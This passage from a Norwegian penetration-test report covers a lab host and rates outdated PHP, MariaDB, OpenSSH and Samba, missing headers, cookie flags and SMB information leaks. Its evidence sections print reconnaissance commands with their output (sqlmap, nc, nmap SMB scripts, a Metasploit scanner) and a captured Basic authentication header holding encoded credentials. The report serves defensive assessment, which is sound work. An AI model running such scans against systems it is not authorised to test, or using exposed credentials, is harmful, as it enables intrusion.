




- CVE-2023-3824 er en kritisk sårbarhet hvor feilstyring av bufferen i `phar_dir_read()` fører til buffer overflow og en buffer overread senere.
- CVE-2023-3823 er en høy sårbarhet hvor PHPs globale XML-innstillinger kan endres av andre moduler som ImageMagick, noe som kan tillate lastning av eksterne filer.

## Bevis for sårbarheten

**Hidden File Found**  
URL: <https://192.168.163.129/phpinfo.php>  
Risk: 🚩 Medium



PHPWatch > Versions > 7.3

## PHP 7.3 Releases

Heredoc/nowdoc syntax improvements and a bunch of legacy code deprecations.

PHP 7.3 reached End-Of-Life on 2021-12-06, and none of the releases listed below are safe to be used.

Version Status	Latest Release
<b>Unsupported</b>	<b>7.3.33</b>

## Anbefalinger

Det anbefales å oppgradere til den nyeste stabile versjonen av PHP, som per dags dato er versjon 8.3, for å sikre at serveren får de nyeste sikkerhetsoppdateringene og ytelsesforbedringene.

## Referanser

[https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2024/ISR01\\_2024-Outdated\\_Software](https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2024/ISR01_2024-Outdated_Software)



## 2.1.16 Utdatert MariaDB Server

**Sikkerhetsrisiko:** Høy

### Berørt område

- MariaDB server

### Konsekvenser

Utdatert programvare fører til en større angrepsoverflate hvor en angriper kan finne dokumenterte sårbarheter til versjonen.

### Sårbarhetsdetaljer

MariaDB er en åpen kildekode-database som er en videreføring av MySQL. Den brukes ofte som databasebehandling på servere som kjører webapplikasjoner.

MariaDB versjon 10.3.39 som er på denne serveren ble lansert 10.05.23 og hadde en End of Life 25.05.23. Det betyr det at den versjonen som er i bruk, ikke lenger får sikkerhetsoppdateringer, feilrettinger eller nye funksjoner fra utviklerne.

CVE-2024-21096 er en sårbarhet i MySQL Server som kan tillate uautentiserte angripere med tilgang til infrastrukturen å kompromittere serveren. Det kan lede til uautorisert tilgang til eller endring av data, samt delvis tjenestenekt.

Bevis på sårbarheten

```
sqlmap -u "https://192.168.163.129/store_viewdetails.php?id=1" --banner
```

```
[00:13:39] [INFO] the back-end DBMS is MySQL
[00:13:39] [INFO] fetching banner
[00:13:39] [WARNING] reflective value(s) found and filtering out
web server operating system: Linux
back-end DBMS: MySQL ≥ 5.1 (MariaDB fork)
banner: 10.3.39-MariaDB-0+deb10u1'
```



10.3

6 years ago  
(25 May 2018)

Ended 1 year and 5 months ago  
(25 May 2023)

~~10.3.39~~  
(10 May 2023)

## Anbefalinger

Det anbefales å ha MariaDB oppdatert til den nyeste versjonen som er per i dag 11.7.0 som ble lansert 19.09.24.

## Referanse

[https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2024/ISR01\\_2024-Outdated\\_Software](https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2024/ISR01_2024-Outdated_Software)

<https://nvd.nist.gov/vuln/detail/CVE-2024-21096>





### 2.1.16 Utdatert OpenSSH

**Sikkerhetsrisiko:** Medium

#### **Berørt område**

- Secure Shell, port 22

#### **Konsekvenser**

En angriper har mulighet å utføre remote code execution gjennom secure shell for å tilegne seg sensitiv informasjon.

#### **Sårbarhetsdetaljer**

OpenSSH (Open Secure Shell) er en programvarepakke som gir sikker fjernpålogging og filoverføring over et usikkert nettverk.


OpenSSH versjon 7.9-p1 som sikrer port 22 ble lansert 19.10.18. Det har ikke blitt registrert en offisiell End of Life, men versjonen får ikke lenger sikkerhetsoppdateringer, feilrettinger eller nye funksjoner fra utviklerne.

CVE-2023-38408 er en kritisk sårbarhet i OpenSSH for alle versjonene før 9.3p2. Dersom det er en sårbarhet i ssh-agenten, kan det føre til fjernkjøring av kode hvis agenten videresendes til et angriper system, på grunn av en utilstrekkelig sikker søkesti og en ufullstendig løsning på CVE-2016-10009.

#### **Bevis på sårbarhet**

nc -vn 192.168.163.129 22

```
(UNKNOWN) [192.168.163.129] 22 (ssh) open  
SSH-2.0-OpenSSH_7.9p1 Debian-10+deb10u3
```



## Anbefalinger

Det anbefales å oppdatere OpenSSH til den nyeste versjonen som er per i dag 9.9-p1 som ble lansert 19.09.24.

## Referanse

[https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2024/ISR01\\_2024-Outdated\\_Software](https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2024/ISR01_2024-Outdated_Software)

<https://nvd.nist.gov/vuln/detail/CVE-2023-38408>

<https://www.openssh.com/txt/release-7.9>





### 3.1.17 Utdatert Samba

**Sikkerhetsrisiko:** Høy

#### Berørt område

- SMB

#### Konsekvenser

En angriper kan utnytte gamle rettigheter på brukere som fortsatt eksisterer.

#### Sårbarhetsdetaljer

Samba er en åpen kildekode-programvarepakke som gir fil- og skriverdeling mellom forskjellige operativsystemer over et nettverk. Den gjør det mulig for Linux- og Unix-baserte systemer å samhandle med Windows-enheter, slik at du kan dele filer, skrivere og andre nettverksressurser på tvers av forskjellige operativsystemer.

Samba 4.9.5 som brukes i SMB ble lansert 12.03.19 og hadde en End of Life 03.03.20. Det betyr at versjonen som er i bruk, ikke lenger får sikkerhetsoppdateringer, feilrettinger eller nye funksjoner fra utviklerne.

CVE-2019-14902 er en sårbarhet som påvirker Samba, spesielt versjoner 4.11.x før 4.11.5, 4.10.x før 4.10.12 og 4.9.x før 4.9.18. Problemet skyldes en ufullstendig implementering av arvede tilgangskontrollister (ACL-er) i Active Directory Domain Controller (AD DC) funksjonaliteten. Dette kan føre til at gamle rettigheter som skulle vært fjernet fortsatt er aktive på enkelte domenekontrollere. Som følge av dette kan brukere få uautorisert tilgang til områder eller handlinger de ikke lenger burde ha tilgang til.



## Bevis på sårbarheten

```
msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.163.129:139 - SMB Detected (versions:3) (preferred dialect:SMB 3.1.1) (compression capabilities:) (encryption capabilities:AES-128-CCM) (signatures:optional) (guid:{6f62736f-6578-0073-0000-000000000000}) (authentication domain:OSBOXES)
[*] 192.168.163.129:139 - Host could not be identified: Windows 6.1 (Samba 4.9.5-Debian)
[*] 192.168.163.129: - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

4.9 (details)	v4-9-test	discontinued (EOL)	2018-09-13	2019-03-19	2019-09-17	2020-03-03
---------------	-----------	--------------------	------------	------------	------------	------------

## Anbefalinger

Det anbefales å oppdatere samba til den nyeste versjonen som per i dag er 4.20.6 som ble lansert 19.11.24.

## Referanser

[https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2024/ISR01\\_2024-Outdated\\_Software](https://owasp.org/www-project-top-10-infrastructure-security-risks/docs/2024/ISR01_2024-Outdated_Software)





## 3.1 Medium sårbarhetsrisiko

### 3.1.1 Port 42420 server ukrypterte data over HTTP

**Sikkerhetsrisiko:** Medium

#### Berørt område

- <https://192.168.163.129:42420>

#### Konsekvenser

En angriper vil se nettverkstrafikk over denne nettsiden i klartekst.

#### Sårbarhetsdetaljer

En nettside som bruker HTTP i stedet for HTTPS er sårbar fordi kommunikasjonen mellom nettleseren og serveren ikke er kryptert. Det fører til at all data som sendes kan fanges opp og leses av angripere. Dette åpner for MitM-angrep, der en angriper kan overvåke, endre eller manipulere dataene som overføres. I tillegg kan angriperen forfalske innhold eller injisere skadelig kode i kommunikasjonen, noe som kan føre til tap av konfidensialitet, integritet og autentisitet for brukerens data.

#### Bevis på sårbarheten



#### Anbefalinger

Det anbefales å beskytte nettsiden ved bruk av HTTPS som krypterer kommunikasjon mellom nettleseren og serveren.





## **Referanser**

[https://cheatsheetseries.owasp.org/cheatsheets/HTML5\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/HTML5_Security_Cheat_Sheet.html)





## 3.1.2 Svak autentiseringsmetode

**Sikkerhetsrisiko:** Medium

### Berørt område

- <http://192.168.163.129:9999/>

### Konsekvenser

En angriper kan se nettverkstrafikken i klartekst som gjør at brukernavn og passord kan sees i Base64.

### Sårbarhetsdetaljer

Det blir brukt HTTP Basic Authentication for å sikre innloggingsdetaljene til Abyss Web Server Console. Dette er en form for koding som endrer brukernavn og passord i klartekst til Base64.

### Bevis på sårbarheten

Ved innlogging vil man se under Authorization som er Base64.

```
GET http://192.168.163.129:9999/rsrc/zepto.js HTTP/1.1
host: 192.168.163.129:9999
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:127.0) Gecko/20100101 Firefox/127.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Authorization: Basic Ym9yaXM6dGlua2VyYmVsbA==
Connection: keep-alive
Referer: http://192.168.163.129:9999/
Cookie: email_csrf=934694; borisl_p_basket=51
If-Modified-Since: Fri, 22 Sep 2023 08:00:24 GMT
```

### Anbefaling

Det anbefales å bruke en sterkere metode for å kode passordene, som OAuth 2.0, JSON Web Tokens (JWT) eller Security Assertion Markup Language (SAML). Videre er det viktig å sikre forbindelsen mellom nettleser og server med HTTPS slik at innloggingsportalen til Abyss er kryptert som forhindrer MitM-angrep.

### Referanse



[https://cheatsheetseries.owasp.org/cheatsheets/Authentication\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html)





### 3.1.3 Application Error Disclosure

**Sikkerhetsrisiko:** Medium

#### Berørt område

- <https://192.168.163.129/mypage.php>

#### Konsekvenser


En angriper får tilgang til databasespørringen som øker angrepsoverflaten.

#### Sårbarhetsdetaljer

Application Error Disclosure er en sårbarhet der en webapplikasjon avslører detaljerte feilmeldinger som kan gi angripere sensitiv informasjon om applikasjonens indre funksjoner, serverkonfigurasjon, eller til og med databasen. Dette kan skje hvis applikasjonen ikke håndterer feil på en sikker måte, og i stedet viser detaljerte feilmeldinger til brukeren.

Ved å logge seg inn i en bruker som ikke samsvarer med innholdet i databasen oppstår det «en intern feil i SQL statement» som avslører SQL spørringen, samt hvilken tabell databasen sjekker brukerinformasjonen ifra.

#### Bevis på sårbarheten





### Anbefalinger

Det er viktig å unngå å vise detaljerte feilmeldinger som kan avsløre sensitiv systeminformasjon. I stedet bør applikasjoner benytte generiske feilmeldinger som gir brukeren tilstrekkelig informasjon uten å eksponere tekniske detaljer.

### Referanser

[https://owasp.org/www-project-developer-guide/draft/appendices/implementation\\_dos\\_donts/exception\\_error\\_handling/](https://owasp.org/www-project-developer-guide/draft/appendices/implementation_dos_donts/exception_error_handling/)





## 3.1.4 Funnet gjemt fil

**Sikkerhetsrisiko:** Medium

### Berørt område

- <https://192.168.163.129/phpinfo.php>

### Konsekvenser

Gir angriper en større angrepsoverflate da det er mulig å utgjøre et mer presist angrep ved å finne dokumenterte sårbarheter for versjonen.

### Sårbarhetsdetaljer

Sårbarheten refererer til situasjoner der en applikasjon eller et system har lagret filer som ikke er ment å være synlige eller tilgjengelige for brukere, men som kan finnes ved et uhell eller gjennom et sikkerhetshull.

På nettsiden ble det funnet nettsiden *phpinfo* som inneholder versjonsnummer og konfigurasjonsinformasjon som brukes i domenet.

### Bevis på sårbarheten

```
Hidden File Found
URL:      https://192.168.163.129/phpinfo.php
Risk:     🚩 Medium
Confidence: High
Parameter:
Attack:
Evidence:  HTTP/1.1 200 OK
CWE ID:   538
WASC ID:   13
Source:    Active (40035 - Hidden File Finder)
```

### Anbefalinger

Det anbefales å fjerne unødvendige filer som kan øke angrepsoverflaten.

Dersom filen er vesentlig å ha er det viktig å begrense tilgangen til skjulte filer med sikker autorisering.



## **Referanser**

<https://www.zaproxy.org/docs/alerts/40035/>





## 3.1.5 Manglede bruk av Anti-CSRF tokens

**Sikkerhetsrisiko:** Medium

### Berørt område

- Alle nettsider: 192.168.163.129

### Konsekvenser

Uten Anti-CSRF tokens er det mulig for en angriper å lettere utføre CSRF og tilegne seg andres brukersessions.

### Sårbarhetsdetaljer

Anti-CSRF token gir et ekstra lag med beskyttelse mot CSRF-angrep, selv om angriperen har tilgang til autentiseringsinformasjonen. Dette bidrar til å sikre at forespørsler som modifiserer brukerens data kan komme kun fra den autentiserte brukeren og ikke fra en angriper som har stjålet cookien.

### Bevis på sårbarheten

Absence of Anti-CSRF Tokens	
URL:	https://192.168.163.129/guestbook.php
Risk:	🔴 Medium
Confidence:	Low
Parameter:	
Attack:	
Evidence:	<form action="" method="post">
CWE ID:	352
WASC ID:	9
Source:	Passive (10202 - Absence of Anti-CSRF Tokens)

Ved en gjennomgang av headers i nettsiden er det bekreftet at nettsiden ikke inneholder en Anti-CSRF Token.

### Anbefalinger

Det anbefales derfor å implementere Anti-CSRF Tokens på nettsiden slik at CSRF er mer sikret.





## Referanser

<https://www.zaproxy.org/docs/alerts/10202/>





## 3.1.6 Content Security Policy Header er ikke satt

**Sikkerhetsrisiko:** Medium

### Berørt område

- Alle nettsider: 192.168.163.129

### Konsekvenser

Uten CSP har en angriper større angrepsoverflate hvor XSS og data injections er mulig.

### Sårbarhetsdetaljer

Content Security Policy (CSP) er en sikkerhetsmekanisme som brukes for å beskytte nettsider mot ulike typer angrep. CSP gir nettstedseiere muligheten til å kontrollere hvilke kilder som kan levere innhold på en nettside, for eksempel skript, bilder, stiler og rammer. Ved å implementere CSP kan du redusere risikoen for at angripere injiserer skadelig innhold som kan utnytte sårbarheter på nettsiden.

### Bevis på sårbarheten

Content Security Policy (CSP) Header Not Set	
URL:	https://192.168.163.129/robots.txt
Risk:	🔴 Medium
Confidence:	High
Parameter:	
Attack:	
Evidence:	
CWE ID:	693
WASC ID:	15
Source:	Passive (10038 - Content Security Policy (CSP) Header Not Set)

Ved en gjennomgang av headers i nettsiden er det bekreftet at nettsiden ikke inneholder en CSP header.



### Anbefalinger

Det anbefales å implementere CSP da dette er en effektiv måte å hindre vanlige angrep, som XSS og data injections.

### Referanser

[https://cheatsheetseries.owasp.org/cheatsheets/Content\\_Security\\_Policy\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Content_Security_Policy_Cheat_Sheet.html)





## 3.1.7 Mangler Anti-clickjacking Header

**Sikkerhetsrisiko:** Medium

### Berørt område

- Alle nettsider: 192.168.163.129

### Konsekvenser

Gir angriper en større angrepsoverflate da det er mulig å utgjøre clickjacking angrep for å tilegne seg sensitiv informasjon.

### Sårbarhetsdetaljer

Anti-Clickjacking Header er en sikkerhetsteknikk som brukes for å forhindre et angrep kalt Clickjacking. Clickjacking oppstår når en angriper manipulerer en nettside slik at usynlige rammer eller elementer legges over en legitim nettside. Brukeren kan da klikke på elementer som de ikke ser, og dermed utføre handlinger på en annen nettside som å endre innstillinger, utføre betalinger, eller gi bort sensitive data.

### Bevis på sårbarheten

Missing Anti-clickjacking Header	
URL:	https://192.168.163.129/index.html
Risk:	🚩 Medium
Confidence:	Medium
Parameter:	x-frame-options
Attack:	
Evidence:	
CWE ID:	1021
WASC ID:	15
Source:	Passive (10020 - Anti-clickjacking Header)

Ved en gjennomgang av headers i nettsiden er det bekreftet at nettsiden ikke inneholder en Anti-CSRF Token.



### Anbefalinger

Det anbefales å legge til Anti-clickjacking header i nettsiden slik at man er sikrere mot et clickjacking angrep.

### Referanser

<https://www.zaproxy.org/docs/alerts/10020-1/>





### 3.1.8 Usikret informasjon i SMB

**Sikkerhetsrisiko:** Medium

#### Berørt område

- Port 445, SMB

#### Konsekvenser

Mulighet for en angriper å tilegne seg informasjon som kan brukes for videre utnyttelse av SMB

#### Sårbarhetsdetaljer

Server Message Block (SMB) er en nettverksprotokoll som gjør det mulig å dele filer, skrivere og andre ressurser mellom enheter på et lokalt nettverk eller over internett.

Ved å scanne etter SMB blir det funnet hvilket navn datamaskinen har, Shares, brukere, operativsystem og protokoller som blir brukt. Med dette kan man angripe spesifikke systemer som er sårbare. Det ble også funnet en sårbarhet i Regsvcs som kan angripes med DoS.

#### Bevis på sårbarheten

```
(jonas@kali)-[~]
└─$ sudo nmap -p 445 --script smb-os-discovery 192.168.163.129
[sudo] password for jonass:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 19:52 CET
Nmap scan report for 192.168.163.129
Host is up (0.00056s latency).

PORT      STATE SERVICE
445/tcp   open  microsoft-ds

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.9.5-Debian)
|   Computer name: osboxes
|   NetBIOS computer name: OSBOXES\x00
|   Domain name: \x00
|   FQDN: osboxes
|_  System time: 2024-11-03T13:52:10-05:00

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

OS: Windows 6.1 - Computer name: osboxes



```

PORT      STATE SERVICE      REASON
445/tcp    open  microsoft-ds syn-ack ttl 128

Host script results:
| smb-vuln-regsvc-dos:
|   VULNERABLE:
|     Service regsvc in Microsoft Windows systems vulnerable to denial of service
|   State: VULNERABLE
|     The service regsvc in Microsoft Windows 2000 systems is vulnerable to denial of service caused by a null reference
|     pointer. This script will crash the service if it is vulnerable. This vulnerability was discovered by Ron Bowes
|     while working on smb-enum-sessions.
|_
Final times for host: srtd: 289 rttvar: 3851 to: 100000

```

### Sårbar Regsvc i Windows

```

(jonas@kali)-[~]
$ sudo nmap -p 445 --script smb-enum-shares 192.168.163.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 19:53 CET
Nmap scan report for 192.168.163.129
Host is up (0.00050s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-enum-shares:
|   account used: guest
|   \\192.168.163.129\IPC$:
|     Type: STYPE_IPC_HIDDEN
|     Comment: IPC Service (Samba 4.9.5-Debian)
|     Users: 1
|     Max Users: <unlimited>
|     Path: C:\tmp
|     Anonymous access: READ/WRITE
|     Current user access: READ/WRITE
|   \\192.168.163.129\print$:
|     Type: STYPE_DISKTREE
|     Comment: Printer Drivers
|     Users: 0
|     Max Users: <unlimited>
|     Path: C:\var\lib\samba\printers
|     Anonymous access: <none>
|     Current user access: <none>
|_
Nmap done: 1 IP address (1 host up) scanned in 1.46 seconds

```

### Shares: IPC\$ og print\$

```

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''

S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

```

### Grupper



```
(jonas@kali)-[~]
$ sudo nmap -p 445 -Pn --script smb-protocols 192.168.163.129
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-03 20:00 CET
Nmap scan report for 192.168.163.129
Host is up (0.00070s latency).

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     NT LM 0.12 (SMBv1) [dangerous, but default]
|     2:0:2
|     2:1:0
|     3:0:0
|     3:0:2
|     3:1:1
|_

Nmap done: 1 IP address (1 host up) scanned in 9.15 seconds
```

*Protokoll for NTLM*

## Anbefalinger

Det anbefales å skjule slik informasjon fra SMB ved å deaktivere Netbios.

## Referanser

<https://www.cisa.gov/news-events/alerts/2017/01/16/smb-security-best-practices>





## 4.1 Lav Sårbarhetsrisiko

### 4.1.1 Cookie uten HttpOnly flag

Sikkerhetsrisiko: Lav

#### Berørt område

- Alle nettsider: 192.168.163.129

#### Konsekvenser

Mulig å utføre et session hijacking da en angriper kan tilegne seg andre brukers cookie via JavaScript.

#### Sårbarhetsdetaljer

En cookie uten HttpOnly flagget representerer en betydelig sikkerhetsrisiko, spesielt i kontekster hvor sårbarheter som XSS kan utnyttes. Uten dette flagget blir cookien tilgjengelig for klientbasert JavaScript, noe som gjør det mulig for en angriper å få uautorisert tilgang til sensitive data, som sesjons-ID-er.

#### Bevis på sårbarheten

Ved å inspisere storage til nettsiden vil man oppdage at HttpOnly flagget ikke er satt.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
admin_sess...	1	192.168.163...	/	Thu, 14 Nov 2024 22:43:57 ...	14	false	false	None	Thu, 14 Nov 2024 22:43:47 ...
borisl_p_bas...	51	192.168.163...	/	Session	16	false	false	None	Fri, 15 Nov 2024 12:58:10 G...
email_csrf	934694	192.168.163...	/	Tue, 19 Nov 2024 13:43:47 ...	16	false	false	None	Fri, 15 Nov 2024 12:58:10 G...
logon_sessl...	13	192.168.163...	/	Thu, 21 Nov 2024 22:48:08 ...	15	false	false	None	Fri, 15 Nov 2024 12:58:10 G...

#### Anbefalinger

Anbefales å sette alle cookies med HttpOnly flagget til true.



## **Referanser**

<https://owasp.org/www-community/HttpOnly>





#### 4.1.2 Cookie uten Secure flag

**Sikkerhetsrisiko:** Lav

#### Berørt område

- Alle nettsider: 192.168.163.129

#### Konsekvenser

Det er mulig for en angriper å tilegne seg cookien via en ukryptert

#### Sårbarhetsdetaljer

En cookie uten Secure-flagget utgjør en sikkerhetsrisiko ved at den kan bli sendt ukryptert over en usikret forbindelse som HTTP. Dette betyr at sensitiv informasjon, som sesjons-ID-er eller autentiseringstokens, kan fanges opp av en angriper som utfører MitM-angrep.

#### Bevis på sårbarheten

Ved å inspisere storage til nettsiden vil man oppdage at Secure flagget ikke er satt.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
admin_sess...	1	192.168.163....	/	Thu, 14 Nov 2024 22:43:57 ...	14	false	false	None	Thu, 14 Nov 2024 22:43:47 ...
borislp_bas...	51	192.168.163....	/	Session	16	false	false	None	Fri, 15 Nov 2024 12:58:10 G...
email_csrf	934694	192.168.163....	/	Tue, 19 Nov 2024 13:43:47 ...	16	false	false	None	Fri, 15 Nov 2024 12:58:10 G...
logon_sessi...	13	192.168.163....	/	Thu, 21 Nov 2024 22:48:08 ...	15	false	false	None	Fri, 15 Nov 2024 12:58:10 G...

#### Anbefalinger

Dersom cookien inneholder sensitiv informasjon eller er en session token, anbefales det å sette secure flag. Videre vil det også være viktig å sende cookien igjennom en kryptert kanal slik at en angriper ikke kan se cookie id'en.



## Referanser

[https://owasp.org/www-project-web-security-testing-guide/v41/4-](https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html)

[Web Application Security Testing/06-Session Management Testing/02-](https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html)

[Testing for Cookies Attributes.html](https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/06-Session_Management_Testing/02-Testing_for_Cookies_Attributes.html)





### 4.1.3 Cookie uten SameSite attributt

**Sikkerhetsrisiko:** Lav

#### Berørt område

- Alle nettsider: 192.168.163.129

#### Konsekvenser

En angriper kan utføre et cross site request forgery angrep, cross-site script inclusion, og tidsbestemte angrep.

#### Sårbarhetsdetaljer

En cookie uten SameSite attributtet utgjør en sikkerhetsrisiko ved at den ikke har en eksplisitt begrensning for hvordan den kan sendes med forespørsler fra andre domener.

#### Bevis på sårbarheten

Ved å inspisere storage til nettsiden vil man oppdage at SameSite flagget ikke er satt.

Name	Value	Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
admin_sess...	1	192.168.163....	/	Thu, 14 Nov 2024 22:43:57 ...	14	false	false	None	Thu, 14 Nov 2024 22:43:47 ...
borislj_bas...	51	192.168.163....	/	Session	16	false	false	None	Fri, 15 Nov 2024 12:58:10 G...
email_csrf	934694	192.168.163....	/	Tue, 19 Nov 2024 13:43:47 ...	16	false	false	None	Fri, 15 Nov 2024 12:58:10 G...
logon_sessi...	13	192.168.163....	/	Thu, 21 Nov 2024 22:48:08 ...	15	false	false	None	Fri, 15 Nov 2024 12:58:10 G...

#### Anbefalinger

Det anbefales å sette SameSite flagget til lax eller strict for alle cookies.

#### Referanser

<https://www.zaproxy.org/docs/alerts/10054-2/>



#### 4.1.4 HTTP Strict Transport Security er ikke satt.

**Sikkerhetsrisiko:** Lav

#### Berørt område

- Alle nettsider: 192.168.163.129

#### Konsekvenser


Angriper kan se nettverkstrafikk over nettsiden med MitM-angrep siden den ikke er kryptert.

#### Sårbarhetsdetaljer

HTTP Strict Transport Security er en sikkerhetspolicy. En web server passer på at andre user agents som en nettleser bruker sikre HTTPS koblinger.

#### Bevis på sårbarheten

Ved å inspisere connections under nettverk ser man at HTTP Strict Transport Security er Disabled.



#### Anbefalinger

Det anbefales å sette HTTP Strict Transport Security til Enabled slik at nettverkstrafikken er kryptert og sikret mot MitM-angrep.

#### Referanser

[https://cheatsheetseries.owasp.org/cheatsheets/HTTP\\_Strict\\_Transport\\_Security\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/HTTP_Strict_Transport_Security_Cheat_Sheet.html)



4.1.5 Server lekker versjon informasjon via «Server» HTTP respons header felt.

**Sikkerhetsrisiko:** Lav

### Berørt område

- Alle nettsider: 192.168.163.129

### Konsekvenser

Dette gir en angriper en større angrepsoverflate og muligheten til å finne relaterte sårbarheter til serveren.

### Sårbarhetsdetaljer

Når en server lekker versjonsinformasjon via «Server»-headeren i HTTP-responsfeltet, utgjør dette en sikkerhetsrisiko fordi angripere kan bruke denne informasjonen til å identifisere spesifikke serverteknologier og deres versjoner.

### Bevis på sårbarheten

Under er bilde fra Zap som gir informasjon om

```
HTTP/1.1 200 OK
Content-Type: image/png
Content-Length: 30511
Last-Modified: Fri, 18 Oct 2024 19:54:16 GMT
Date: Fri, 15 Nov 2024 03:26:57 GMT
Server: Abyss/2.16.9.1-X1-Linux AbyssLib/2.16.9.1
```

### Anbefalinger

Det anbefales å konfigurere web server, applikasjons server, load balancer og lignende slik at «Server» headeren ikke lekker informasjon.

### Referanser

<https://cheatsheetseries.owasp.org/cheatsheets/HTTP-Headers-Cheat-Sheet.html>



## 4.1.6 X Content Type Option Header mangler

**Sikkerhetsrisiko:** Lav

### Berørt område

- Alle nettsider: 192.168.163.129


### Konsekvenser

Uten denne headeren kan en angriper laste opp skadelig JavaScript i en fil som normalt skulle vært en bildefil eller tekstfil, og få den utført i brukerens nettleser.

### Sårbarhetsdetaljer

X-Content-Type-Options er en HTTP-header som forhindrer nettlesere fra å utføre MIME-type sniffing. Når headeren er satt til «nosniff», hindres nettleseren fra å gjette filtypen, og dermed reduseres risikoen for at filer som egentlig ikke er JavaScript eller HTML, behandles som det.

### Bevis på sårbarheten

X-Content-Type-Options Header Missing	
URL:	https://192.168.163.129
Risk:	 Low
Confidence:	Medium
Parameter:	x-content-type-options
Attack:	
Evidence:	
CWE ID:	693
WASC ID:	15
Source:	Passive (10021 - X-Content-Type-Options Header Missing)

Ved en gjennomgang av headers i nettsiden er det bekreftet at nettsiden ikke inneholder en X-Content-Type-Options Header.





### Anbefalinger

Det anbefales å implementere denne headeren. Der en relativt enkel måte å beskytte mot potensielt alvorlige angrep og bør derfor sees på som et minimumskrav for nettsikkerhet.

### Referanser

<https://cheatsheetseries.owasp.org/cheatsheets/HTTP-Headers-Cheat-Sheet.html>





#### 4.1.7 Timestap Disclosure

**Sikkerhetsrisiko:** Lav

#### Berørt område

- <https://192.168.163.129/phpinfo.php>

#### Konsekvenser


Dette øker angrepsoverflaten til en angriper som med denne informasjonen kan utføre et tidsbestemt angrep.

